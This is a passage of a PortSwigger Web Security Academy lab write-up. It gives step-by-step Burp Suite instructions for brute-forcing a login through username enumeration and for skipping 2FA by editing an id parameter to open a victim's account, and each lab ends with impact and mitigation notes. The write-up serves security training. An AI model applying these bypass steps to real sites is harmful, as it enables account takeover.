
9. Repeat the process for the password: set the username to azureuser, clear positions, add a position on the password field, load the candidate-password wordlist, and run a Sniper attack.



10. Sort by response length again to find the correct password: monitor.



11. Log in with azureuser / monitor — lab solved.



Impact: Different error responses let an attacker tell valid usernames apart from invalid ones before spending effort on password guessing. This makes credential-stuffing or brute-force attacks much cheaper to run.

Mitigation:

- Show the same, generic error message — and the same response length and timing — for both "unknown username" and "wrong password" cases.
- Add account lockout, rate limiting, or CAPTCHA after repeated failed logins from the same source.
- Add multi-factor authentication (MFA) to lower the impact of a stolen password.
- Watch for and alert on high numbers of login attempts, which can signal enumeration or brute-force activity.


3.8 Lab 7 — 2FA Simple Bypass


This lab's two-factor authentication (2FA) can be skipped. A valid username and password are already known, but the attacker has no way to see the victim's 2FA code. Goal: open Carlos's account page.

Your login: wiener / peter | Victim's login: carlos / montoya


Exploitation steps:

1. Access the lab and start Burp Suite's proxy.






2. Log in with the wiener details.




3. As expected, the app asks for a one-time password (OTP). Open the built-in email client, get the OTP (e.g. 0467), and finish logging in as wiener.



Web Security Academy
2FA simple bypass
LAB
Not solved
Back to lab home
Email client
Back to lab description
Please enter your 4-digit security code
Login

Your email address is wiener@exploit-0ab400f103768b8a80d57049016f00d4.exploit-server.net
Displaying all emails @exploit-0ab400f103768b8a80d57049016f00d4.exploit-server.net and all subdomains
Sent
To
From
Subject
Body
2026-10-10 16:40:28 +0000
wiener@exploit-0ab400f103768b8a80d57049016f00d4.exploit-server.net
no-reply@0a95005803b28bbf801a71ac008300fa.web-security-academy.net
Security code
Hello!
Your security code is 0467.
Please enter this in the app to continue.
Thanks,
Support team
View raw


4. In Burp Suite's history, find the GET /my-account?id=wiener request, send it to Repeater, and copy it.





5. Start a new login for the carlos account, and intercept the GET /login2 request sent right after entering valid details but before the OTP step.




6. Send that request to Repeater. Then take the earlier wiener account-page request and change id=wiener to id=carlos, making GET /my-account?id=carlos.







7. Send the changed request and view the response in the browser — Carlos's account page loads without ever needing his OTP. Lab solved.



Impact: The app does not check that the account-page request belongs to the same session that completed 2FA. This lets an attacker who knows a victim's password reach their account page without the second factor — which fully defeats the point of 2FA.

Mitigation:

- Tie the second login factor to the same server-side session as the first factor. Never trust a client-sent id parameter to pick the account.
- Use a separate, short-lived “pending 2FA” session token that only becomes a full session once the OTP is checked.
- Cancel the partly logged-in session if 2FA is not finished within a short time.
- Log and alert on account-page access that skips the normal login sequence.

